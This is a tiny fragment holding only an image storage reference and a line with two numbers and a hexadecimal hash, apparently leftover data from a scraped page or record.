
1 1 f50a6bb1fe441524325bcfb46d840e4